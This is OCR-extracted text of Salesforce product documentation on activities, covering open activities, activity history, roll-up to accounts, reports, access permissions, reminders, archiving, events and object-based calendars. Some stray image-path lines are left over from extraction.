Available in Salesforce Classic in: **All** Editions

USER PERMISSIONS

To create tasks and log calls
- "Edit Tasks"

To create events
- "Edit Events"

To send email
- "Send Email"

Open Activities

The Open Activities related list shows you open tasks, future events, and requested meetings related to other records. For example, suppose that an upcoming meeting on your calendar is related to a contact. That event is displayed in the Open Activities related list of the contact and the account that the contact is related to.

Use Open Activities to do the following:

- Create events and tasks that are automatically related to the record
- Request a meeting with a contact (denotes a meeting request that's emailed to a contact)
- Ask a contact for an update
- Edit, close, or delete activities on the list

You can send meeting requests and requests for updates to a contact, a lead, or a person account.

Activity History

The Activity History related list shows all completed tasks, logged phone calls, saved interaction logs, expired events, outbound email, mass email, email that's added from Microsoft® Outlook®, and merged documents for the record and its associated records. For example, suppose that you've completed a task related to a contact. That task is displayed in the Activity History related list of the contact and the account that the contact is related to.

Use Activity History to do the following:

Log a Call
Note the results of an unplanned phone call, and schedule a follow-up task. The call appears as a completed task under Activity History, and the task appears under Open Activities.

Mail Merge
Generate personalized documents by using data and Microsoft Word templates that your administrator provides. You can choose whether to show the merged document under Activity History. This button isn't available on all types of records.

Send an Email
Send an email to a contact, and relate the email to the contact and the corresponding account, opportunity, case, or custom object. If the subject is longer than 100 characters, it is truncated with ellipses (...). This button isn't available on all types of records.

Send Gmail
Send an email to a contact from your Gmail account. If you don't see this link, ask your Salesforce admin to enable Gmail Buttons and Links. If the Gmail to Salesforce feature is also enabled, the email that you send appears under Activity History on the contact or lead record.

Request Update
Send an email to a contact to request updated contact information. You can update your contact record when you receive the response. This email and mass Stay-in-Touch emails appear under Activity History.

View All
Display a printable view of the activity history for the record, if the record has activity history.

Choose Whether to Display Activity in Self-Service Portal
If your Salesforce admin has added the Case Activities related list to the View Cases page layout in the Self-Service portal, and you've set the field-level security to visible for the `Visible in Self-Service` checkbox on activities, you have the following options for each activity.

- **Make Public**: Display a completed activity under Activity History on the case in the Self-Service portal.
- **Make Private**: Hide a completed activity under Activity History on the case in the Self-Service portal.

Considerations for Using Activities

Keep in mind these considerations for using activities, including the effects of enabling Shared Activities and designating primary contacts, as well as understanding how activities roll up to account records and what the Last Activity date represents.

EDITIONS

Available in Lightning Experience in: **Contact Manager**, **Personal**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions Except **Database.com**

Shared Activities

- You can relate an event or task to up to 50 contacts (but only one lead). The activity is then related to the contacts in the activity timeline, related lists, and reports.
- The detail page for each contact shows related events and tasks in the Open Activities and Activity History related lists, alongside other contact details. Conversely, on the detail page for an event or a task, you see the names of all contacts related to that activity, alongside other details. If you don't see all contacts that you've related to an activity, ask your Salesforce admin to add the Name related list to activity detail page layouts.
- You must designate one contact as the primary contact on the activity. If you delete the primary contact, the next contact on the activity's related list becomes the new primary contact. Or you can manually edit the activity to select a primary contact. Lists and reports display primary and secondary contacts differently.
- If you don't see the option to add more than one contact to an activity, ask your Salesforce admin to enable Shared Activities.

Activities Roll Up to Accounts

Regardless of whether Shared Activities is enabled, the activity's `Related To` field helps determine an activity's relationship to an account.

Content of the `Related To` Field	**Record That the Activity Rolls Up To**
An account	That account
An opportunity	The account on that opportunity
A contract	The account on that contract
A custom object with master-detail relationship with the account object	The account on that custom object record

Content of the `Related To` Field	Record That the Activity Rolls Up To
Something other than the above, including empty	The contact's primary account

If Shared Activities *is* enabled, then an activity is also related to each contact's primary account.

Note: If your admin has set up your org so that you can relate a contact to multiple accounts, roll up behavior may have been changed so that activities don't roll up to a contact's primary account. For more information, see Considerations for Changing How Activities Roll Up to Accounts.

Last Activity Date

The last activity date is either the due date of the most recently logged event against the record or the most recently closed task associated with the record. The Last Activity date can show up in activities related lists and reports, as well as on record details pages (such as accounts, contacts, and leads).

Regardless of whether Shared Activities is enabled or not, the last activity date for an account record is based on all the activities that roll up to the account via the `Related To` field. For an account, the last activity date can represent an activity that's related to an opportunity. The last activity date for a contact or lead is based on all the activities that are related to that contact or lead via the `Name` field.

If Shared Activities *is* enabled, things change slightly. For account records, the last activity date is still based on the activities that roll up to the account via the `Related To` field. But if the `Related To` field is blank, the activities are based on the primary contact's account. The last activity date for contacts and leads is based on only the activities where the contact or lead is the primary contact on the activity.

Example: Jane is a contact who is related to two tasks. Jane is *not* the primary contact for the first task, which has a due date of November 30. Jane *is* the primary contact for the other task, which has a due date of November 15. The Last Activity date on Jane's contact record is November 15.

SEE ALSO:

Considerations for Using Events and Calendars in Lightning Experience

Considerations for Using Tasks in Lightning Experience

Considerations for Changing How Activities Roll Up to Accounts

By default, the `Related To` field on an activity determines which account the activity appears on. Often that account ends up being the contact's primary account, but this behavior doesn't always make the most sense. For example, if users can relate a contact to multiple accounts, the contact's primary account isn't always relevant to the activity. It might make more sense for the activity to appear on one of the contact's secondary, or indirect, accounts. You can turn off this default roll up behavior from the Activities Settings page, but be aware of the implications.

To fully understand the default roll up behavior, see Considerations for Using Activities.

EDITIONS

Available in: Lightning Experience and Salesforce Classic.

Available in : **All** Editions

Existing Activities

When you change the roll up setting, only new activities are affected. Existing activities are only affected if they're updated in a way that causes the roll up to be recalculated, such as when an activity is closed.

Roll Up to Account Records

Like the default behavior, the activity's `Related To` field determines which account an activity will be related to. But, unlike the default behavior, the activity doesn't roll up to the primary account of the contact that's specified in the `Name` field.

Last Activity Date

Like the default behavior, the activities that roll up to an account via the `Related To` field determine the last activity date. But, unlike the default behavior, the `Name` field on activities is always ignored when determining an account's last activity date.

Person Accounts

In Salesforce Classic, changing the roll up behavior doesn't affect person accounts. When an activity is related to a person account via either the `Related To` field or the `Name` field, the activity will always appear on the person account record. That's because a person account is its own primary account.

In Lightning Experience, the person account must be specified in the activity's `Related To` field in order for it to appear on the person account record. This is true when Shared Activities is *not* enabled.

Lead Convert

If you create an activity while converting a lead but don't create an opportunity from the lead, the activity doesn't roll up to the lead's primary account regardless of what's specified by the activity rollup setting.

SEE ALSO:

Customization Options for Managing Events and Tasks Together

Contacts to Multiple Accounts

Activities Reporting

You can run various reports to get insight into the progress and history of your accounts and deals. If your Salesforce admin has enabled Shared Activities, you can run certain standard or custom reports. These reports display details about events, tasks, calls, and emails, and their related contacts, accounts, opportunities, and other associated records.

EDITIONS

Available in Lightning Experience in: **Contact Manager**, **Personal**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions Except **Database.com**

1. Reports That You Can Run on Activities
   Run standard or custom reports that display details about your tasks or events and their related contacts, accounts, opportunities, and other associated records.
2. Report on Sales Reps' Meetings with Customers
   Get insight into how your sales teams are prioritizing their time. Create a custom report that shows which customers sales reps are spending their time with.

Reports That You Can Run on Activities

Run standard or custom reports that display details about your tasks or events and their related contacts, accounts, opportunities, and other associated records.

EDITIONS

Available in Lightning Experience in: **Contact Manager**, **Personal**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions Except **Database.com**

To View This Information	Use This Report
Activities related to another record type, such as opportunities	Click **Create New Custom Report** on the Reports tab and select the Activities report type.

To View This Information	Use This Report
Number of contacts related to an activity	Activity reports. Add the `Relation Count` column to your reports. For example, you have a task with five contacts. When you run the Tasks and Events report, it displays "5" to indicate the number of contacts related to the task.
One row per contact for each activity	The Activities with Contacts report. Select at least one field from the Contact object. For example, your report includes a task with five contacts. If you include the `Last Name` field from the contact object on the report, you see five rows (one row for each contact) related to this activity. If you don't add fields from the contact object, you see only one row for the activity. The Activities with Contacts report is the only report that: • Displays all contacts on an activity • Can be filtered using attributes of contacts other than the primary contact Other reports show the primary contact and the total number of contacts on an activity, but they don't show details of the other contacts. The Activities with Contacts report doesn't indicate which contacts are primary or secondary.
An activity's primary contact in two different reports: Tasks and Events, and Activities with Cases	Either the Tasks and Events report or the Activities with Cases report. For example, if the primary contact for a task is Ron Dean, these reports display that name in the `Contact` field. The primary contact also appears in the `Name` field on the task detail page or event detail page.

Report on Sales Reps' Meetings with Customers

Get insight into how your sales teams are prioritizing their time. Create a custom report that shows which customers sales reps are spending their time with.

1. Create a custom report type.
   a. For Primary Object, choose **Users**.
   b. Complete the remaining required fields: label, description, and category.
   c. Click **Next**.
2. Define a relationship between activities and users.
   a. Relate the Activity Relationships object to the Users object.
   b. Click **Save**.
3. Define the fields that appear in this report type.
   a. In the Fields Available for Reports section, click **Edit Layout**.
   b. Add the following Activity Relationships fields to the layout: `Date`, `Subject`, `Name`, `Related To`, `Relation Count`.
   c. Change the label for the `Name` field to *`Contact`* and for the `Related To` field to *`Opportunity`*.
   d. For each field, select the option to display the field by default.
   e. Click **Save**.
4. Create a report.
   a. In the Reports tab, select the report type that you created in steps 1–3.
   b. Choose **Summary Format**, and create a grouping by Full Name.
   c. Run and save the report.

You now have a report that you can use to help your sales teams optimize the time that they spend with customers.

EDITIONS

Available in Lightning Experience in: **Contact Manager**, **Personal**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Available in Salesforce Classic in: **All** Editions Except **Database.com**

USER PERMISSIONS

To create, edit, and delete reports:
- "Create and Customize Reports"

  AND

  "Report Builder"

To view activities owned by you and users below you in the role hierarchy:
- No permissions needed

To view all activities:
- "View All Data"

Note: If Shared Activities isn't enabled, custom reports based on activity relationships don't include event organizers along with invitees, and they don't show events to which no one has been invited.

SEE ALSO:

Create a Custom Report Type
Design the Field Layout for Reports Created From Your Custom Report Type
Create a Report
Creating a Custom Report

Access to Activities

Know who can view, create, and delete events and tasks, and when they have access. Calendar sharing and access are controlled separately from access to individual activities.

Watch a Demo: Who Sees What: Organization-Wide Defaults (Salesforce Classic)

Several kinds of settings affect your access to events and tasks owned by others in your Salesforce org.

EDITIONS

Available in Lightning Experience and Salesforce Classic

Available in all editions

Role

You have access to view and edit your own activities plus activities assigned to people below you in the role hierarchy of your Salesforce org.

Permissions

People with the "View All Data" permission can view all activities.

Sharing Model

When the activity sharing model is "Controlled By Parent," people with "View All" permission for the type of object on the related record can view the activity.

Important:

- Suppose you relate one or more contacts to an activity that other people can view. Those people can view the activity along with the name, account name, and title of each contact you relate to the activity—regardless of whether they can otherwise view that information.
- An event with the `Private` checkbox selected is accessible only by the person assigned to the event.

Example: You can view an activity when one of the following applies:

- You're assigned to the activity
- You're above the user assigned to the activity in the role hierarchy
- You have at least read access to the record to which the activity is related
- You have the "View All Data" permission
- You have the "View All" object-level permission for at least one contact and the related opportunity, account or case, and Shared Activities is enabled
- You have the "View All" object-level permission for the related opportunity or account, where the sharing model applied to the record is "Controlled By Parent", and Shared Activities isn't enabled

You can edit or delete an activity (in Salesforce Classic only) when the following applies:

- You have the "Edit Tasks" and "Edit Events" permissions

  AND

- You're assigned to the activity, or
- You're above the user assigned to the activity in the role hierarchy, or
- You have the "Modify All" object-level permission in the related record, where the record's sharing model is "Controlled By Parent." (with Shared Activities enabled, you need the "Modify All" object-level permission for at least one contact and the related record), or
- You have the "Modify All Data" permission

SEE ALSO:

Share Your Calendar in Salesforce Classic

Activity Reminders in Salesforce Classic

Salesforce displays event and task reminders in a reminder window. When you're using Salesforce Classic, the reminder window opens whenever a reminder is triggered. When you log in to Salesforce Classic, a sound plays if you have reminders that have been triggered since the last time you logged in. You can customize reminders in your personal settings.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Database.com**

Information in Reminder Windows

- Up to 100 of the oldest reminders that you haven't dismissed
- The type of activity—event or task
- The activity subject (click to see activity details)
- When the event is scheduled to start or the task is due
- When the reminder is due or that the reminder is overdue

Order of Reminders

Event reminders are sorted by start date and time, and task reminders are sorted by due date. If the option `Sort reminder window by due date` is *not* set, the window displays reminders in the following order:

1. The task and event reminder date and time.
2. The task due date *or* the event start date and time.
3. Ascending alphabetical order by subject.

If `Sort reminder window by due date` is set, the reminders are displayed in the following order:

1. The task due date *or* the event start date and time; if the task has no due date, then the reminder window displays it first
2. The task and event reminder date and time
3. Ascending alphabetical order by subject

Display of Dates and Times

The table shows how reminders display the event start time or task due date.

Activity Type	Due Date or Time That You Specified	Due Date or Start Time Shown in the Reminder
Event	An event time	The date and time that you selected when you created or edited the event
	An all-day event	The date that you selected and the time set for `Start of day` in your Personal Information Settings page
Task	A due date	The date that you selected when you created or edited the task
	No due date	The value `None`

Customizable Reminder Settings

Follow these steps to customize your reminder settings.

1. From your personal settings, enter *`Reminders`* in the `Quick Find` box, then select **Activity Reminders**.

2. Change the settings as desired.

Table 11: Reminder Settings

Setting	Result When Setting Is Enabled
`Trigger alert when reminder comes due`	The reminder window opens when a reminder is due.
`Play a reminder sound`	Salesforce plays a reminder sound when a reminder is due.
`By default, set reminder on events to:`	Salesforce sets a reminder on all new events. You choose the amount of time before the event start time when you want a reminder; the default is 15 minutes. You can disable the reminder or change the reminder time when you edit an event.
`By default, set reminder on tasks to:`	Salesforce sets a reminder on all new tasks. You choose the date and time when you want task reminders; the default is 8:00 AM the day that a task is due. You can disable the reminder or change the reminder time when you edit a task.
`Sort reminder window by due date`	Salesforce sorts reminders by due date first and then by the reminder date and time.

If Salesforce doesn't display reminders that you've set, make sure that your browser isn't blocking pop-ups. To test your settings, click **Does Your Browser Block Reminders?**.

Snoozing Reminders

You can snooze one or more reminders at a time. The default snooze option is to remind you again in 5 minutes.

If you click **Snooze** when `Sort reminder window by due date` is not selected, the time overdue is based on the snooze time when the reminder opens again. If you close the reminder window, it opens again when you're notified of the next reminder.

Dismissing Reminders

You can dismiss one or more reminders at a time. To dismiss all reminders in the window, click **Dismiss All**. If the number of reminders exceeded 100 before you clicked **Dismiss All**, then after you click **Dismiss All**, the window displays the additional reminders.

Archived Activities

Salesforce archives events and tasks on a schedule according to certain criteria.

EDITIONS

Available in Lightning Experience and Salesforce Classic in: **All** Editions

1. Criteria for Archiving Activities
   Salesforce archives certain year-old events and tasks every Saturday at approximately 5:00 AM Greenwich Mean Time (GMT).
2. Where Archived Activities Are Displayed
   After Salesforce archives activities, you can view them in exported data and in certain locations in Salesforce Classic. Activities are archived regardless of whether you use Salesforce Classic, Lightning Experience, or Salesforce1. However, although you can view archived activities in exported data and in Salesforce Classic, you can't view them in Lightning Experience or Salesforce1.

3. Considerations for Archiving Activities
   Salesforce doesn't delete archived activities, but you can manually delete them. When you create or refresh a sandbox, archived activities aren't copied.

Criteria for Archiving Activities

Salesforce archives certain year-old events and tasks every Saturday at approximately 5:00 AM Greenwich Mean Time (GMT).

Salesforce archives activities as follows.

- Events that ended more than 365 days ago
- Closed tasks due more than 365 days ago
- Closed tasks created more than 365 days ago, if they have no due date

EDITIONS

Available in Lightning Experience and Salesforce Classic in: **All** Editions

Where Archived Activities Are Displayed

After Salesforce archives activities, you can view them in exported data and in certain locations in Salesforce Classic. Activities are archived regardless of whether you use Salesforce Classic, Lightning Experience, or Salesforce1. However, although you can view archived activities in exported data and in Salesforce Classic, you can't view them in Lightning Experience or Salesforce1.

You can view archived activities in these locations.

- In Salesforce Classic, by clicking **View All** in the Activity History related list
- In Salesforce Classic, in the printable view of the record in the `Name` or `Related To` field
- By using the URL for the activity, if you know it
- In weekly data export files

EDITIONS

Available in Lightning Experience and Salesforce Classic in: **All** Editions

Considerations for Archiving Activities

Salesforce doesn't delete archived activities, but you can manually delete them. When you create or refresh a sandbox, archived activities aren't copied.

EDITIONS

Available in Lightning Experience and Salesforce Classic in: **All** Editions

Events and Calendars

Use Salesforce to track meetings with customers, prospects, and colleagues. Drill down from events to related records, feeds, files, contracts, and more. You can also track events in reports.

1. Manage Events
   In Salesforce, events are a powerful tool for keeping on top of customer relationships and closing deals. You can relate events to opportunities, leads, accounts, and contacts. Track them on those records, in your calendar, and in reports.
2. Use Calendars to Track and Visualize Dates in Salesforce Objects
   Want an easy, visual way to track upcoming or ongoing campaigns? Support cases? Retail store events? Opportunities due to close? Create a calendar from a standard or custom object: Choose a date field that represents data you want to track, and the calendar displays data in that field as calendar items. You can customize most calendars by applying a list view. We've included a few popular examples. You can hide or show calendars, and you can edit and delete them. Some considerations apply to creating calendars.
3. Calendar Sharing in Salesforce Classic
   Grant others access to view or edit your calendar in Salesforce Classic, or view a calendar that a coworker shares with you.

4. Calendar Views
   Calendar views display your events in Salesforce.
5. Considerations for Using Events and Calendars
   Salesforce always displays an event's date and time in the time zone you've chosen in My Settings. Working with meetings and scheduling is different in Lightning Experience and Salesforce Classic.
6. Invitations and Scheduling in Salesforce Classic
   In Salesforce Classic, you can invite people to meetings, accept meeting invites, and use Cloud Scheduler to propose meeting times. You can also create a Microsoft® Outlook® appointment for an event in Salesforce.

SEE ALSO:

Activities
Tasks

Manage Events

In Salesforce, events are a powerful tool for keeping on top of customer relationships and closing deals. You can relate events to opportunities, leads, accounts, and contacts. Track them on those records, in your calendar, and in reports.

1. Manage Events in Lightning Experience
   Create, update, and track meetings using the Home page, your calendar or calendars you create, the Kanban Board, or the activity timeline.
2. Manage Events in Salesforce Classic
   With your calendar in Salesforce, everyone stays informed—your sales team, your sales manager—and meeting prep is easy. You can track, create, and update your own and others' meetings and invitation responses in different locations in Salesforce. Salesforce displays events in activities list views and calendar views; Chatter feeds; and records that events are related to, such as contacts and accounts. You can also track events in reports.

Manage Events in Lightning Experience

Create, update, and track meetings using the Home page, your calendar or calendars you create, the Kanban Board, or the activity timeline.

- On the Home page, Upcoming Events shows the next five meetings on your calendar today. Past events drop off the list as the day progresses.
- In the navigation menu, choose **Calendar** to work with all your events and to create events. Plus, create other calendars from a standard or custom object: Choose the date field you want to track, and the calendar displays data in that field as calendar items.

  You can't share your event calendar with others or invite others to an event, and coworkers can't subscribe to calendars you create.
- On the Kanban Board, opportunities show alerts when no open activities exist. To create an event, click the yellow triangle.
- Use the activity timeline to monitor and update upcoming and past events on an opportunity, a lead, an account, or a contact.
- Use activities reports to view events owned by people below you in the role hierarchy of your Salesforce org.

EDITIONS

Available in Lightning Experience in: **All** Editions except **Personal** and **Contact Manager** Editions

USER PERMISSIONS

To create events
- "Edit Events"

Note: You can remove a contact or a record from an event without deleting the event. For example, suppose that an event is related to Contact A and Contact B, but you want to relate it only to Contact A. Instead of deleting the event, remove Contact B from the `Name` field.

Manage Events in Salesforce Classic

With your calendar in Salesforce, everyone stays informed—your sales team, your sales manager—and meeting prep is easy. You can track, create, and update your own and others' meetings and invitation responses in different locations in Salesforce. Salesforce displays events in activities list views and calendar views; Chatter feeds; and records that events are related to, such as contacts and accounts. You can also track events in reports.

EDITIONS

Available in Salesforce Classic in: **All** Editions

Events with invitees not available in: **Personal** Edition

USER PERMISSIONS

To create events
- "Edit Events"

Track Events

View a Demo: How to Track Calls, Emails, and Meetings (Salesforce Classic)

You can track events belonging to you and to others in the following locations. To see activities list views, click on the Home tab or any calendar view, or go to the calendar day or week view.

Events That You Own

- The Home tab, in the Calendar section
- An activities list view: Choose an existing list view or customize one
- Your Chatter feed: Follow an event to track posts, comments, and updates about it

Events Owned by People Who Have Shared Their Calendars with You

The multi-user calendar view

Events That You've Assigned to Others

- The **My Delegated Activities** list view
- Activities reports

Events Owned by People Below You in Your Organization's Hierarchy

- The **My Team's Activities** list view
- Activities reports

Upcoming Events

- A calendar view
- The **Upcoming Events** list view
- The Open Activities related list for a record related to an event

Past Events

- A calendar view
- The **My Activities** list view
- The Activity History related list for a record related to an event

Events Related to Another Record, Such as a Contact or an Account

- The other record's detail page, in the Open Activities and Activity History related lists
- Your Chatter feed and in the Chatter feed for the other record
- Activities reports

View Event Details

In a calendar view, in an activities list view, in a related list, or on the Home tab, there are two ways to see event details:

- Hover your mouse over an event's subject.
- Click the subject.

On an event detail page, to view the details of a single event in a recurring series ( ), select the View Event subtab. To view the details for the series, select the View Series subtab.

identifies events with invitees.

Create Events

On the Home Tab
On the Home tab, under Calendar, click **New Event** or **New Meeting Request**.

In a Chatter Feed
If you create an event in the feed for a record such as a contact, Salesforce automatically relates the event to the record.

In the Sidebar
In the sidebar in Salesforce, in the Create New drop-down list, select **Event**.

On the Detail Page of Another Record
On the Open Activities related list, click **New Event** or **New Meeting Request**. Salesforce automatically relates the event or meeting request to the record.

On the Detail Page of an Event with Invitees
On the detail page of an event that you've invited one or more people to, click **Clone**. You can clone an event that has at least one invitee and isn't a recurring event.

In a Calendar View

- Click **New Event**.
- In a day view, click a time, such as 9:00 AM.
- In a day or week view, double-click a time slot. You can't double-click to create a recurring event or an event that you invite people to. If double-clicking doesn't open a new event, ask your administrator to enable Click-and-Create Events.
- In a week or month view, click .

In an Activity List View ( )
In a list view, click **New Event**.

In a List View of Contacts, Leads, or Other Records
In a list view of contacts, leads, or other records, click at the bottom of the page to add a weekly calendar view to the page. Create an event related to a record by dragging the record from the list view down to a time slot on the calendar. If you don't see , ask your Salesforce admin to enable Drag-and-Drop Scheduling.

Note: If you schedule meetings with people in a different time zone, your calendar shows their available and busy times in your time zone. An individual person's `Time Zone` setting (as specified on the personal information page) overrides the `Default Time Zone` set for the Salesforce org.

Update Events

Anywhere (except reports) that you can view event details, you can edit any event that you have permission to edit.

You can edit an event in several ways:

- To reschedule an event, in a calendar view, drag the event to a different time slot. For best results, place your mouse over the subject line of the event before dragging it. If the event is a recurring event ( ), only the single occurrence that you drag is changed, not the entire series.
- Click **Edit** next to the event in an activities list view, an Open Activities related list, or an Activity History related list. The event detail page opens.
- Go to a calendar view, an activities list view, a related list, or the Home tab. Hover your mouse over the subject of an event. A small window with editing options appears.
- Use Cloud Scheduler to collaborate with others in choosing a meeting date and time. When you confirm the meeting date and time, you convert the meeting into a Salesforce event, which you can edit or delete like any other event.

Use Calendars to Track and Visualize Dates in Salesforce Objects

Want an easy, visual way to track upcoming or ongoing campaigns? Support cases? Retail store events? Opportunities due to close? Create a calendar from a standard or custom object: Choose a date field that represents data you want to track, and the calendar displays data in that field as calendar items. You can customize most calendars by applying a list view. We've included a few popular examples. You can hide or show calendars, and you can edit and delete them. Some considerations apply to creating calendars.

EDITIONS

Available in Lightning Experience in: **Enterprise**, **Unlimited**, and **Developer** Editions

1. Create a Calendar
   Here's how to create a calendar based on a standard or custom object in Salesforce.
2. Create a Calendar of Opportunity Close Dates
   See all your opportunities' scheduled close dates at a glance.
3. Create a Calendar of Task Due Dates
   Make a calendar that shows when your tasks are due.
4. Create a Calendar of Direct-Mail Campaigns
   Get a visual overview of all your direct-mail campaigns.
5. Create a Calendar to View Open Cases by SLA
   Monitor open cases and increase compliance with your service level agreement.
6. Considerations for Calendars Created from a Salesforce Object
   Considerations for calendars created from a Salesforce object include support for list view filtering, a limit on the number of items that can be displayed, no support for subscribing to calendars, and support for standard objects.


Create a Calendar

Here's how to create a calendar based on a standard or custom object in Salesforce.


EDITIONS

Available in Lightning Experience in: **Enterprise**, **Unlimited**, and **Developer** Editions


1. Start creating a calendar.



2. Choose an object to base the calendar on.




3. Select fields that determine what the calendar displays **(1, 2, 3)**.
   If you want, filter the calendar items by selecting a list view **(4)**.



The calendar displays items differently depending on the date fields you select.

(Date) Fields




The names of some date fields include (Date). If you select a (Date) field, the calendar displays items across the top (as all-day items).

(Date/Time) Fields



The names of other date fields include (Date/Time). If you select a (Date/Time) field in **Field for Start**, the calendar displays items in time slots. If you also select a field in **Field for End** (it's optional) and the items' duration exceeds 24 hours, the calendar displays the items across the top (as all-day items).


Selecting Start and End Fields



Field for End is optional. If you use it, you must select the same type of field as you do in **Field for Start**. For example, if you select a (Date) field in one, you can't select a (Date/Time) field in the other. If you select fields that generate dates in the wrong order (end before start), Salesforce displays an error message when you save the calendar.

The color of each calendar is the color of the object it's based on. (If a custom object has a theme, the theme determines the color of the calendar.) You can hide or show individual calendars. (You can hide the Salesforce Events calendar, too, but it's not otherwise configurable.)

